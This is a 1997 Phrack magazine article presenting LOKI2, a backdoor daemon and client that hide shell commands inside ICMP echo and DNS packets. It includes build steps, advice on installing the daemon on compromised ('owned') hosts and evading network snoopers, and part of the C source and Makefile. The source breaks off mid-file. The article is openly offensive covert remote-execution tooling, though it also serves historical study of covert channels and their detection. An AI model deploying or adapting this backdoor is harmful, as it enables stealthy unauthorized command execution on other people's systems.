.:: Phrack Magazine ::.

phrack.org/issues/51/6.html

.:: LOKI2 (the implementation) ::.

Bypassing Integrity Checking Systems	halflife
Stealth RPC scanning	halflife
The Art of Scanning	Fyodor
The Eternity Service	Adam Back
Monoalphabetic cipher cryptanalysis	mythrandir
Phrack Magazine Article Index Guide	guyver
A Brief introduction to CCS7	Narbo
Phrack World News	disorder
extract.c	Phrack Staff

Title : LOKI2 (the implementation)

Author : route

---[Phrack Magazine   Volume 7, Issue 51 September 01, 1997, article 06 of 17

-------------------------[L O K I 2   (the implementation)

--------[daemon9 <route@infonexus.com>

----[Introduction

This is the companion code to go with the article on covert channels in network protocols that originally appeared in P49-06. The article does not explain the concepts, it only covers the implementation. Readers desiring more information are directed to P49-06.

LOKI2 is an information-tunneling program. It is a proof of concept work intending to draw attention to the insecurity that is present in many network protocols. In this implementation, we tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS namelookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. To the correct listener (the LOKI2 daemon) however, the packets are recognized for what they really are. Some of the features offered are: three different cryptography options and on-the-fly protocol swapping (which is a beta feature and may not be available in your area).

The vulnerabilities presented here are not new. They have been known about and actively exploited for years. LOKI2 is simply one possible implementation. Implementations of similar programs exist for UDP, TCP, IGMP, etc... This is by no means limited to type 0 and type 8 ICMP packets.

Before you go ahead and patch owned hosts with lokid, keep in mind that when linked against the crypto libraries, it is around 70k, with about 16k alone in the data segment. It also forks off at least twice per client request. This is not a clandestine program. You want clandestine? Implement LOKI2 as an lkm, or, even better, write kernel diffs and make it part of the O/S.

----------------------[BUILDING AND INSTALLATION

Building LOKI2 should be painless. GNU autoconf was not really needed for this project; consequently you may have to edit the Makefile a bit. This shouldn't be a problem, becuase you are very smart.

----[I. Edit the toplevel Makefile

1) Make sure your OS is supported. As of this distribution, we suppport the

following (if you port LOKI2 to another architecture, please send me the diffs):

```
            Linux   2.0.x
            OpenBSD 2.1
            FreeBSD 2.1.x
            Solaris 2.5.x
```

2) Pick an encryption technology. STRONG_CRYPTO (DH and Blowfish), WEAK_CRYPTO (XOR), or NO_CRYPTO (data is transmitted in plaintext).

3) If you choose STRONG_CRYPTO, uncomment LIB_CRYPTO_PATH, CLIB, and MD5_OBJ. You will also need SSLeay (see below).

4) Chose whether or not to allocate a psudeo terminal (PTY) (may not be implemented) or just use popen (POPEN) and use the `pipe -> fork -> exec -> sh` sequence to execute commands.

5) See Net/3 restrictions below and adjust accordingly.

6) Pausing between sends is a good idea, especially when both hosts are on the same Ethernet. We are dealing with a potentially lossy protocol and there is no reliablity layer added as of this version... SEND_PAUSE maintains some order and keeps the daemon from spewing packets too fast.

   You can also opt to increase the pause to a consdiderably larger value, making the channel harder to track on the part of the netework snooper. (This would, of course, necessitate the client to choose an even larger MIN_TIMEOUT value.

----[II. Supplemental librarys

1) If you are using STRONG_CRYPTO you will need to get the SSLeay crypto library, version 0.6.6. DO NOT get version 0.8.x as it is untested with LOKI2. Hopefully these URLs will not expire anytime soon:

```
        ftp://ftp.psy.uq.oz.au/pub/Crypto/SSL/SSLeay-0.6.6.tar.gz
        ftp://ftp.uni-mainz.de/pub/internet/security/ssl
```

2) Build and install SSLeay. If you decide not to install it, Make sure you correct the crypto library path LIB_CRYPTO_PATH in the Makefile and include paths in loki.h.

----[III. Compilation and linking

1) From the the toplevel directory, `make systemtype`.

2) This will build and strip the executables.

----[IV. Testing

1) Start the daemon in verbose mode using ICMP_ECHO (the default) `./lokid`

2) Start up a client `./loki -d localhost`

3) Issue an `ls`.

4) You should see a short listing of the root directory.

5) Yay.

6) For real world testing, install the daemon on a remote machine and go to
   town. See below for potential problems.

----[V. Other Options

    The loki.h header file offers a series of configurable options.

MIN_TIMEOUT is the minimum amount of time in whole seconds the client will
            wait for a response from the server before the alarm timer goes off.

MAX_RETRAN (STRONG_CRYPTO only) is the maximum amount of time in whole
            seconds the client will retransmit its initial public key
            handshaking packets before giving up. This feature will be
            deprecated when a reliability layer is added.

MAX_CLIENT is the maximum amount of clients the server will accept and
            service concurrently.

KEY_TIMER   is the maximum amount of time in whole seconds an idle client
            entry will be allowed to live in the servers database. If this
            amount of time has elapsed, all entries in the servers client
            database that have been inactive for KEY_TIMER seconds will be
            removed. This provides the server with a simple way to clean up
            resources from crashed or idle clients.

----------[LOKI2 CAVEATS AND KNOWN BUGS

 Net/3 Restrictions

    Under Net/3, processes interested in receiving ICMP messages must register
with the kernel in order to get these messages. The kernel will then pass
all ICMP messages to these registered listeners, EXCEPT for damaged ICMP
packets and request packets. Net/3 TCP/IP implementations will not pass ICMP
request messages of any kind to any registered listeners. This is a problem
if we are going to be using ICMP_ECHO (a request type packet) and want it to
be directly passed to our user-level program (lokid). We can get around this

restriction by inverting the flow of the transactions. We send ICMP_ECHOREPLYs and elicit ICMP_ECHOs.

Note, that under Linux, we do not have this probem as ALL valid ICMP packets are delivered to user-level processes. If the daemon is installed on a Linux box, we can use the normal ICMP_ECHO -> ICMP_ECHOREPLY method of tunneling. Compile with -DNET3 according to this chart:

```
       | Client  |
-------------------------------------------------
Daemon | ------- |   Linux  |   *bsd*   |   Solaris |
-------------------------------------------------
       | Linux   |   no     |    yes    |   yes     |
       | *bsd*   |   no     |    yes    |   yes     |
       | Solaris |   no     |    opt    |   opt     |
```

The Initialization Vector

When using Strong Crypto, the initialization vector (ivec) incrementation is event based. Every time a packet is sent by the client the client ivec is incremented, and, every time a packet is received by the server, the server side ivec is also incremented. This is fine if both ends stay in sync with each other. However, we are dealing with a potentially lossy protocol. If a packet from the client to the server is dropped, the ivecs become desynched, and the client can no longer communicate with the server.

There are two easy ways to deal with this. One would be to modify the ivec permutation routine to be time-vector based, having the ivecs increase as time goes by. This is problematic for several reasons. Initial synchronization would be difficult, especially on different machine architectures with different clock interrupt rates. Also, we would also have to pick a relatively small time interval for ivec permutations to be effective on fast networks, and the smaller the ivec time differential is, the more the protocol would suffer from clock drift (which is actually quite considerable).

Protocol Swaping

Swapping protocols is broken in everything but Linux. I think it has something to do with the Net/3 socket semantics. This is probably just a bug I need to iron out. Quite possibly something I did wrong. *shrug*... Nevermind the fact that the server isn't doing any synchronous I/O multiplexing, consequently, swapping protocols requires a socket change on everone's part. This is why this feature is 'beta'.

Authentication

Um, well, there is none. Any client can connect to the server, and any client can also cause the server to shut down. This is actually not a bug or a caveat. It is intentional.

I/O

Should be done via select.

----------[TODO LIST

- possible time vector-based ivec permutation instead of event-based as event based is prone to synch failures, OR, even better, a reliability layer.

----[The technologies

----------[SYMMETRIC BLOCK CIPHER

A symmetric cipher is one that uses the same key for encryption and decryption, or the decryption key is easily derivable from the encryption key. Symmetric ciphers tend to be fast and well suited for bulk encryption, but suffer from woeful key distribution problems. A block cipher is simply one that encrypts data in blocks (usually 64-bits). The symmetric block cipher employed by LOKI2 is Blowfish in CFB mode with a 128-bit key.

----------[CFB MODE

Symmetric block ciphers can be implemented as self-synchronizing stream ciphers. This is especially useful for data that is not suitable for padding or when data needs to processed in byte-sized chunks. In CFB mode, data is encrypted in units smaller then the block size. In our case, each encryption of the 64-bit block cipher encrypts 8-bits of plaintext. The initialization vector, which is used to seed the process, must be unique but not secret. We use every 3rd byte of the symmetric key for our IV. The IV must change for each message, to do this, we simply increment it as packets are generated.

----------[BLOWFISH

Blowfish is a variable key length symmetric cipher designed by Bruce Schneier. It is a portable, free, fast, strong algorithm.
It offers a key length of up to 448-bits, however, for LOKI2 we use
a 128-bit key.

----------[ASYMMETRIC CIPHER

An asymmetric cipher makes use of two keys, coventionally called the private key and public key. These two keys are mathematically related such that messages encrypted with one, can only be decrypted by the other. It is also infeasible to derive one key from the other. Asymmetric ciphers solve

the problem of key management by negating the need for a shared secret, however they are much slower the symmetric ciphers. The perfect world in this case is a hybrid system, using both a symmetric cipher for key exchange and a symmetric cipher for encryption. This is the scheme employed in LOKI2.

----------[DIFFIE - HELLMAN

In 1976, Whitfield Diffie and Marty Hellman came forth with the first asymmetric cipher (DH). DH cannot be used for encryption, only for symmetric key exchange. The strength of DH relies on the apparent difficulty in computing discrete logarithms in a finite field. DH generates a shared secret based off of 4 components:


P	the public prime
g	the public generator
c{x, X}	the client's private/public keypair
s{y, Y}	the server's private/public keypair
SS	the shared secret (from the which the key is extracted)


The protocol for secret generation is simple:

```
        Client                          Server
        ------                          ------
1)    X = g ^ x mod P
2)                          X -->
3)                                  Y = g ^ y mod P
4)                      <-- Y
5)    SS = Y ^ x mod P              SS = X ^ y mod P
```

----------[NETWORK FLOW

L O K I 2
Covert channel implementation for Unix




----> clean_exit()
parent exits
2nd generation child daemon becomes leader of a new
session, handles initial network requests
SECOND GENERATION DAEMON
read()
blocks until
data arrives
LOKI2
network
traffic
fork()
parent continues
3rd generation daemon handles client request
THIRD GENERATION DAEMON
switch(PACKET_TYPE)
L_PK_REQ:
STRONG_CRYPTO
key management
L_REQ:
POPEN
PTY
pipe()
fork()
Unimplemented (7.97)
exit()
4th generation child
daemon execs commands
FOURTH GENERATION DAEMON
exec()
4g child execs
command in
/bin/sh
STDOUT of command
to client via pipe

----------------------[THANKS

    snocrash for being sno,
    nirva for advice and help and the use of his FreeBSD machine,
    mycroft for advice and the use of his Solaris machine,
    alhambra for being complacent,
    Craig Nottingham for letting me borrow some nomenclature,
    truss and strace for being indespensible tools of the trade,

    Extra Special Thanks to OPii <opii@dhp.com> for pioneering this concept and
    technique.

----------------------[THE SOURCE

    Whelp, here it is. Extract the code from the article using one of the
included extraction utilities.

```
<++> L2/Makefile
# Makefile for LOKI2 Sun Jul 27 21:29:28 PDT 1997
# route (c) 1997 Guild Corporation, Worldwide


######
#   Choose a cryptography type
#

CRYPTO_TYPE             =   WEAK_CRYPTO         # XOR
#CRYPTO_TYPE            =   NO_CRYPTO           # Plaintext
#CRYPTO_TYPE            =   STRONG_CRYPTO       # Blowfish and DH


######
#   If you want STRONG_CRYPTO, uncomment the following (and make sure you have
#   SSLeay)

#LIB_CRYPTO_PATH        =   /usr/local/ssl/lib/
#CLIB                   =   -L$(LIB_CRYPTO_PATH) -lcrypto
#MD5_OBJ                =   md5/md5c.o


######
#   Choose a child process handler type
#

SPAWN_TYPE              =   POPEN
#SPAWN_TYPE             =   PTY


######
#   It is safe to leave this alone.
```

```
#

NET3                    =   #-DNET3
SEND_PAUSE              =   SEND_PAUSE=100
DEBUG                   =   #-DDEBUG
#-----------------------------------------------------------------------------#


i_hear_a_voice_from_the_back_of_the_room:
        @echo
        @echo "LOKI2 Makefile"
        @echo "Edit the Makefile and then invoke with one of the following:"
        @echo
        @echo "linux openbsd freebsd solaris    clean"
        @echo
        @echo "See Phrack Magazine issue 51 article 7 for verbose instructions"
        @echo

linux:
        @make OS=-DLINUX CRYPTO_TYPE=-D$(CRYPTO_TYPE)                       \
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)               \
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

openbsd:
        @make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)                        \
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)               \
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

freebsd:
        @make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)                        \
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)               \
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN=-DBROKEN_IP_LEN all

solaris:
        @make OS=-DSOLARIS CRYPTO_TYPE=-D$(CRYPTO_TYPE)                     \
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)               \
        LIBS+=-lsocket LIBS+=-lnsl IP_LEN= all

CFLAGS          = -Wall -O6 -finline-functions -funroll-all-loops $(OS)     \
                $(CRYPTO_TYPE) $(SPAWN_TYPE) $(SEND_PAUSE) $(FAST_CHECK)    \
                $(EXTRAS) $(IP_LEN) $(DEBUG) $(NET3)

CC              =   gcc
C_OBJS          =   surplus.o crypt.o
S_OBJS          =   client_db.o shm.o surplus.o crypt.o pty.o


.c.o:
        $(CC) $(CFLAGS) -c $< -o $@

all:    $(MD5_OBJ) loki
```

```
md5obj: md5/md5c.c
        @( cd md5; make )

loki:   $(C_OBJS) loki.o $(S_OBJS) lokid.o
        $(CC) $(CFLAGS) $(C_OBJS) $(MD5_OBJ) loki.c -o loki $(CLIB) $(LIBS)
        $(CC) $(CFLAGS) $(S_OBJS) $(MD5_OBJ) lokid.c -o lokid $(CLIB) $(LIBS)
        @(strip loki lokid)

clean:
        @( rm -fr *.o loki lokid )
        @( cd md5; make clean )

dist:   clean
        @( cd .. ; tar cvf loki2.tar L2/ ; gzip loki2.tar )
<--> Makefile
<++> L2/client_db.c
/*
 * LOKI2
 *
 * [ client_db.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "shm.h"
#include "client_db.h"

extern struct loki rdg;
extern int verbose;
extern int destroy_shm;
extern struct client_list *client;
extern u_short c_id;

#ifdef  STRONG_CRYPTO
extern short ivec_salt;
extern u_char user_key[BF_KEYSIZE];
#endif
#ifdef  PTY
extern int mfd;
#endif

/*
 *  The server maintains an array of active client information.  This
 *  function simply steps through the structure array and attempts to add
 *  an entry.
 */

int add_client(u_char *key)
{
    int i = 0, emptyslot = -1;
```

```
#ifdef  PTY
    char p_name[BUFSIZE] = {0};
#endif

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {                                   /* Check for duplicate entries
                                             * (which are to be expected when
                                             * not using STRONG_CRYPTO)
                                             */
#ifdef STRONG_CRYPTO
            if (verbose) fprintf(stderr, S_MSG_DUP);
#endif
            emptyslot = i;
            break;
        }                                   /* tag the first empty slot found */
        if ((!(client[i].client_id))) emptyslot = i;
    }
    if (emptyslot == -1)
    {                                       /* No empty array slots */
        if (verbose) fprintf(stderr, "\nlokid: Client database full");
        ulocks();
        return (NNOK);
    }
                                            /* Initialize array with client info */
    client[emptyslot].touchtime         = time((time_t *)NULL);
    if (emptyslot != i){
        client[emptyslot].client_id     = c_id;
        client[emptyslot].client_ip     = rdg.iph.ip_src;
        client[emptyslot].packets_sent  = 0;
        client[emptyslot].bytes_sent    = 0;
        client[emptyslot].hits          = 0;
#ifdef  PTY
        client[emptyslot].pty_fd        = 0;
#endif
    }
#ifdef  STRONG_CRYPTO
                                            /* copy unset bf key and set salt */
    bcopy(key, client[emptyslot].key, BF_KEYSIZE);
    client[emptyslot].ivec_salt         = 0;
#endif
    ulocks();
    return (emptyslot);
}


/*
 *  Look for a client entry in the client database.  Either copy the clients
 *  key into user_key and update timestamp, or clear the array entry,
 *  depending on the disposition of the call.
```

```
 */

int locate_client(int disposition)
{
    int i = 0;

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {
            if (disposition == FIND)    /* update timestamp */
            {
                client[i].touchtime = time((time_t *)NULL);
#ifdef STRONG_CRYPTO
                                        /* Grab the key */
                bcopy(client[i].key, user_key, BF_KEYSIZE);
#endif
            }
                                        /* Remove entry */
            else if (disposition == DESTROY)
                bzero(&client[i], sizeof(client[i]));
            ulocks();
            return (i);
        }
    }
    ulocks();                           /* Didn't find the client */
    return (NNOK);
}


/*
 *  Fill a string with current stats about a particular client.
 */

int stat_client(int entry, u_char *buf, int prot, time_t uptime)
{

    int n = 0;
    time_t now = 0;
    struct protoent *proto = 0;
                                        /* locate_client didn't find an
                                         * entry
                                         */
    if (entry == NNOK)
    {
 fprintf(stderr, "DEBUG: stat_client nono\n");
        return (NOK);
    }
    n = sprintf(buf, "\nlokid version:\t\t%s\n", VERSION);
    n += sprintf(&buf[n], "remote interface:\t%s\n", host_lookup(rdg.iph.ip_dst));
```

```
    proto = getprotobynumber(prot);
    n += sprintf(&buf[n], "active transport:\t%s\n", proto -> p_name);
    n += sprintf(&buf[n], "active cryptography:\t%s\n", CRYPTO_TYPE);
    time(&now);
    n += sprintf(&buf[n], "server uptime:\t\t%.02f minutes\n", difftime(now, uptime)
/ 0x3c);

    locks();
    n += sprintf(&buf[n], "client ID:\t\t%d\n",      client[entry].client_id);
    n += sprintf(&buf[n], "packets written:\t%ld\n", client[entry].packets_sent);
    n += sprintf(&buf[n], "bytes written:\t\t%ld\n", client[entry].bytes_sent);
    n += sprintf(&buf[n], "requests:\t\t%d\n",       client[entry].hits);
    ulocks();

    return (n);
}

/*
 *  Unsets alarm timer, then calls age_client, then resets signal handler
 *  and alarm timer.
 */

void client_expiry_check(){

    alarm(0);
    age_client();
                                            /* re-establish signal handler */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, "[fatal] cannot catch SIGALRM");

    alarm(KEY_TIMER);
}



/*
 *  This function is called every KEY_TIMER interval to sweep through the
 *  client list.  It zeros any entrys it finds that have not been accessed
 *  in KEY_TIMER seconds.  This gives us a way to free up entries from clients
 *  which may have crashed or lost their QUIT_C packet in transit.
 */

void age_client()
{

    time_t timestamp = 0;
    int i = 0;

    time(&timestamp);
    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (client[i].client_id)
```

```
        {
            if (difftime(timestamp, client[i].touchtime) > KEY_TIMER)
            {
                if (verbose) fprintf(stderr, "\nlokid: inactive client <%d> expired
from list [%d]\n", client[i].client_id, i);
                bzero(&client[i], sizeof(client[i]));
#ifdef STRONG_CRYPTO
                ivec_salt = 0;
#endif
            }
        }
    }
    ulocks();
}


/*
 *  Update the statistics for client.
 */

void update_client(int entry, int pcount, u_long bcount)
{
    locks();
    client[entry].touchtime      = time((time_t *)NULL);
    client[entry].packets_sent  += pcount;
    client[entry].bytes_sent    += bcount;
    client[entry].hits          ++;
    ulocks();
}


/*
 *  Returns the IP address and ID of the targeted entry
 */

u_long check_client_ip(int entry, u_short *id)
{
    u_long ip = 0;

    locks();
    if ((*id = (client[entry].client_id))) ip = client[entry].client_ip;
    ulocks();

    return (ip);
}

#ifdef STRONG_CRYPTO

/*
 *  Update and return the IV salt for the client
 */
```

```
u_short update_client_salt(int entry)
{

    u_short salt = 0;

    locks();
    salt = ++client[entry].ivec_salt;
    ulocks();

    return (salt);
}

#endif  /* STRONG_CRYPTO */


/* EOF */
<--> client_db.c
<++> L2/client_db.h
/*
 * LOKI
 *
 * client_db header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


/*
 *  Client info list.
 *  MAX_CLIENT of these will be kept in a server-side array
 */

struct client_list
{
#ifdef  STRONG_CRYPTO
    u_char key[BF_KEYSIZE];             /* unset bf key                     */
    u_short ivec_salt;                  /* the IV salter                    */
#endif
    u_short client_id;                  /* client loki_id                   */
    u_long client_ip;                   /* client IP address                */
    time_t  touchtime;                  /* last time entry was hit          */
    u_long packets_sent;                /* Packets sent to this client      */
    u_long bytes_sent;                  /* Bytes sent to this client        */
    u_int hits;                         /* Number of queries from client    */
#ifdef  PTY
    int pty_fd;                         /* Master PTY file descriptor       */
#endif
};

#define IS_GOOD_CLIENT(ldg)\
\
(c_id           == client[i].client_id   &&  \
```

```
 ldg.iph.ip_src == client[i].client_ip)  >   \
                            (0) ? (1) : (0) \

void update_client(int, int, u_long);   /* Update a client entry           */
                                        /* client info into supplied buffer */
int stat_client(int, u_char *, int, time_t);
int add_client(u_char *);               /* add a client entry              */
int locate_client(int);                 /* find a client entry             */
void age_client(void);                  /* age a client from the list      */
u_short update_client_salt(int);        /* update and return salt          */
u_long check_client_ip(int, u_short *); /* return ip and id of target      */
<--> client_db.h
<++> L2/crypt.c
/*
 * LOKI2
 *
 * [ crypt.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "crypt.h"
#include "md5/global.h"
#include "md5/md5.h"

#ifdef STRONG_CRYPTO
u_char user_key[BF_KEYSIZE];                /* unset blowfish key */
BF_KEY bf_key;                              /* set key */
volatile u_short ivec_salt = 0;


/*
 *  Blowfish in cipher-feedback mode.  This implements blowfish (a symmetric
 *  cipher) as a self-synchronizing stream cipher.  The initialization
 *  vector (the initial dummy cipher-text block used to seed the encryption)
 *  need not be secret, but it must be unique for each encryption.  I fill
 *  the ivec[] array with every 3rd key byte incremented linear-like via
 *  a global encryption counter (which must be synced in both client and
 *  server).
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0, j = 0, num      = 0;
    u_char ivec[IVEC_SIZE + 1] = {0};

    for (; i < BF_KEYSIZE; i += 3)         /* fill in IV */
        ivec[j++] = (user_key[i] + (u_char)ivec_salt);
    BF_cfb64_encrypt(t, t, (long)(BUFSIZE - 1), &bf_key, ivec, &num, m);
```

```
}


/*
 *  Generate DH keypair.
 */

DH* generate_dh_keypair()
{

    DH *dh = NULL;
                                        /* Initialize the DH structure */
    dh = DH_new();
                                        /* Convert the prime into BIGNUM */
    (BIGNUM *)(dh -> p) = BN_bin2bn(modulus, sizeof(modulus), NULL);
                                        /* Create a new BIGNUM */
    (BIGNUM *)(dh -> g) = BN_new();
                                        /* Set the DH generator */
    BN_set_word((BIGNUM *)(dh -> g), DH_GENERATOR_5);
                                        /* Generate the key pair */
    if (!DH_generate_key(dh)) return ((DH *)NULL);

    return(dh);
}


/*
 *  Extract blowfish key from the DH shared secret.  A simple MD5 hash is
 *  perfect as it will return the 16-bytes we want, and obscure any possible
 *  redundancies or key-bit leaks in the DH shared secret.
 */


u_char *extract_bf_key(u_char *dh_shared_secret, int set_bf)
{

    u_char digest[MD5_HASHSIZE];
    unsigned len = BN2BIN_SIZE;
    MD5_CTX context;
                                        /* initialize MD5 (loads magic context
                                         * constants)
                                         */
    MD5Init(&context);
                                        /* MD5 hashing */
    MD5Update(&context, dh_shared_secret, len);
                                        /* clean up of MD5 */
    MD5Final(digest, &context);
    bcopy(digest, user_key, BF_KEYSIZE);
                                        /* In the server we dunot set the key
                                         * right away; they are set when they
                                         * are nabbed from the client list.
                                         */
```

```
    if (set_bf == OK)
    {
        BF_set_key(&bf_key, BF_KEYSIZE, user_key);
        return ((u_char *)NULL);
    }
    else return (strdup(user_key));
}
#endif
#ifdef WEAK_CRYPTO

/*
 *  Simple XOR obfuscation.
 *
 *  ( Syko was right -- the following didn't work under certain compilation
